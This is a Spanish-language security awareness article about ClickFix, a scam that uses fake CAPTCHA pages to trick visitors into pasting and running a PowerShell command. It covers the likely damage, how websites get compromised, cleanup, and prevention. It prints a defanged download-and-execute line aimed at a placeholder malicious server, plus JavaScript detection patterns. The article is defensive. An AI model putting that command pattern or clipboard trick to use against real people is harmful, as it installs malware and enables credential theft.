ClickFix: el falso CAPTCHA que te convence de infectar tu propio equipo
ClickFix: el falso CAPTCHA que te convence de infectar tu propio equipo
ClickFix, el engaño que utiliza falsos CAPTCHA y verificaciones de seguridad para que vos mismo instales y ejecutes malware en tu compu. Cómo funciona, cómo infecta sitios web, cómo detectarlo y cómo eliminarlo?

Si durante los últimos meses navegaste por Internet es muy probable que hayas visto algún mensaje similar al de esta imagen:

Es una supuesta verificación de seguridad que te pide realizar algunos pasos para demostrar que eres humano. Parece un CAPTCHA más. No lo es.
Se trata de ClickFix, una técnica de ingeniería social que está creciendo rápidamente y que ya ha sido observada por investigadores de Microsoft y múltiples empresas de ciberseguridad. Su objetivo es muy simple: convencer al usuario de ejecutar comandos maliciosos en su propio equipo sin explotar ninguna vulnerabilidad técnica.
Dicho de otra manera: el atacante no rompe la puerta. Como los mejores cultores del cuento del tío, logra que le abras voluntariamente.
¿Qué es exactamente ClickFix?
ClickFix es una modalidad de ataque basada en ingeniería social que utiliza:
- Falsos CAPTCHA
- Falsas verificaciones de seguridad
- Falsos mensajes de Cloudflare
- Falsos errores del navegador
- Falsas alertas de Windows
- Supuestos problemas de conexión
El usuario ve una pantalla que aparenta ser legítima y recibe instrucciones precisas para copiar y ejecutar un comando. Ese comando suele descargarse automáticamente al portapapeles de Windows mediante JavaScript. Una vez ejecutado, el comando descarga malware desde servidores controlados por los atacantes.
Analizando los pasos de la imagen
La imagen muestra uno de los ejemplos más comunes actualmente.
Paso 1: Pulsar Win + R
Al presionar Win + R Windows abre la ventana «Ejecutar». Esta herramienta permite iniciar programas, scripts y comandos del sistema. El atacante busca acceder rápidamente a una consola capaz de ejecutar instrucciones.
Paso 2: Escribir wt y presionar Enter
wt es el comando que abre Windows Terminal y desde allí puede ejecutar:
- PowerShell
- CMD
- WSL
- Azure Cloud Shell
Desde el punto de vista del atacante, es el entorno perfecto para lanzar comandos maliciosos.
Paso 3: Pulsar Ctrl + V
En este punto ocurre la trampa principal. Cuando el usuario hizo clic anteriormente sobre el supuesto CAPTCHA, un script del sitio copió contenido al portapapeles. El usuario cree que está pegando un código de verificación, pero en realidad está pegando algo similar a:
PowerShell
powershell -w hidden -c "..."
o
PowerShell
iex (iwr hxxps://servidor-malicioso[.]com/payload.ps1)
Los atacantes suelen utilizar ofuscación para ocultar el verdadero contenido, pero básicamente lo que estás haciendo es decirle a Windows que se conecte a servidor-malicioso.com, descargue el archivo payload.ps1 o un .exe, o un .bat o cualquier ejecutable o script con el objetivo que se les dé la gana… total ya lo estás autorizando vos mismo y tu sistema no te lo va a impedir…
Paso 4: Presionar Enter
Éste es el momento crítico. Al pulsar Enter:
- Se ejecuta el comando.
- Se descarga malware.
- Puede instalarse un infostealer.
- Puede abrirse una puerta trasera.
- Puede instalarse ransomware.
- Puede robarse información bancaria.
Todo esto ocurre porque el propio usuario lanzó el proceso y, como te decía antes, el objetivo de lo que estás ejecutando podría ser cualquier cosa que se le haya ocurrido al atacante.
¿Qué daños puede provocar?
Los daños dependen del malware descargado. Entre los más comunes se encuentran robo de contraseñas, capturar credenciales almacenadas en Chrome, Edge, Firefox, Opera (tambien robo de cookies con datos de sesión y credenciales de acceso). Podría secuestrar sesiones ya autenticadas, incluso si tuvieses MFA (autenticación de multiples factores) habilitada, porque obtienen los identificadores de una sesión que ya está activa. Tambien podrian robar de billeteras de criptomonedas, instalar ransomware para encriptar tu contenido y pedirte un rescate para recuperarlo, acceder a tu webcam y micrófono para espiarte y obtener material con el cual extorsionarte… no hay límite: lo que quieran: vos lo autorizaste y tu sistema lo instala y lo ejecuta.
Muchos ClickFix distribuyen malware especializado en:
- Bitcoin
- Ethereum
- Solana
- Robo de información empresarial
Y esto incluye:
- Documentos
- Bases de datos
- Credenciales RDP
- Credenciales VPN
- Control remoto del equipo
Algunos ataques instalan RATs (Remote Access Trojans). Esto permite al atacante controlar el sistema desde Internet. Microsoft ha observado campañas ClickFix distribuyendo malware como Lumma Stealer y otras familias orientadas al robo de información.
¿Cómo infecta un sitio web?
El objetivo del delincuente suele ser modificar el contenido del sitio para mostrar el falso CAPTCHA. Los canales más habituales son plugins vulnerables, que en WordPress es una de las causas más frecuentes. Los atacantes aprovechan plugins abandonados y sin actualizar (o los propios temas y plantillas) para inyectar JavaScript malicioso.
Tambien suceden muchas infecciones que ocurren simplemente porque admin/123456 (o datos de acceso igual de torpes) siguen existiendo en muchos más sitios de los que uno se imaginaría, incluso cuando corresponden a instituciones gubernamentales o servidores corporativos con información crítica. Una vez que los delincuentes consiguen acceso administrativo, agregan código malicioso al tema o a plugins existentes.
Sitios comprometidos mediante malware previo
Tambien hay casos en los que el servidor ya estaba infectado y ClickFix es simplemente una carga adicional implantada posteriormente al sitio web.
Ataques a CDN o servicios externos
Tambien es posible que ClickFix se haya filtrado desde otro lado y no sea culpa ni del mantenimiento del sitio web ni de fisuras del servidor que lo aloja. Puede haberse metido en bibliotecas JavaScript externas, etiquetas comprometidas, scripts de terceros, frames o contenido dinámico obtenidos desde otros sitios. En muchos casos (hace tiempo era muy frecuente, hoy está volviendo a aprovecharse), no es el sitio web el que está infectado, sino que alguno de los anuncios que muestra (incluso provenientes de fuentes confiables) contiene el código JavaScript que lo provoca y cuando cargan desde el navegador del visitante, muestran el falso CAPTCHA.
¿Qué vulnerabilidades aprovecha?
Curiosamente, ClickFix no necesita una vulnerabilidad en el equipo sino en su usuario. La vulnerabilidad que aprovecha es tu confianza, porque no es un hackeo sofisticado sino que simplemente te convence de hacer manualmente el trabajo sucio.
Sin embargo, para comprometer sitios web sí suele aprovechar:
- Plugins vulnerables
- Temas vulnerables
- Contraseñas débiles
- Credenciales filtradas
- PHP sin actualizar
- CMS desactualizados
- Paneles de hosting expuestos
Cómo reparar un sitio infectado con ClickFix
- Poner el sitio en mantenimiento
Evita que más visitantes sean afectados.
- Cambiar todas las contraseñas
Incluyendo:
- WordPress (o el MS que uses)
- Hosting
- FTP
- SSH
- Base de datos
3. Revisar archivos modificados recientemente
Especial atención a:
- functions.php
- header.php
- footer.php
- wp-config.php
- archivos de configuración
4. Buscar JavaScript sospechoso
Patrones habituales:
- navigator.clipboard
- clipboard.writeText
- atob(
- eval(
5. Escanear el sitio
Herramientas útiles:
- Wordfence
- Sucuri SiteCheck
- ImunifyAV
- Maldet
6. Restaurar desde un backup limpio
Si existe una copia previa a la infección.
Suele ser la solución más rápida y segura.
- Actualizar todo
Actualizar inmediatamente:
- WordPress (o el MS que uses)
- Temas
- Plugins
- PHP
Cómo prevenir este tipo de ataques
Para usuarios
Nunca ejecutes instrucciones que un CAPTCHA te solicite. Un CAPTCHA legítimo jamás pedirá:
- Win + R
- PowerShell
- Windows Terminal
- Ctrl + V
Si ves algo parecido, abandona la página inmediatamente.
Para administradores de sitios web
- Mantener el sitio y todos sus componentes actualizados.
- Eliminar plugins abandonados.
- Utilizar MFA.
- Implementar WAF.
- Monitorizar cambios de archivos.
- Revisar logs periódicamente.
- Limitar permisos de escritura.
- Mantener PHP actualizado.
- Escanear regularmente el servidor.
ClickFix representa una evolución muy interesante del malware moderno porque no intenta vulnerar Windows, WordPress, Joomla,… ni el navegador ni a tu sistema operativo de la forma técnica tradicional: En lugar de eso utiliza ingeniería social (modo elegante para cuento del tío, engaño, chamuyo y similares) para convencer al usuario de que haga todo lo necesario para entgregar el control y la seguridad de su dispositivo al atacante.
Si un sitio te pide abrir Windows Terminal, escribir comandos o pegar contenido copiado automáticamente al portapapeles para «verificar que eres humano», puedes estar seguro de una cosa: No están verificando que seas humano. Ya lo tienen clarísimo y por eso justamente saben que pueden engañarte.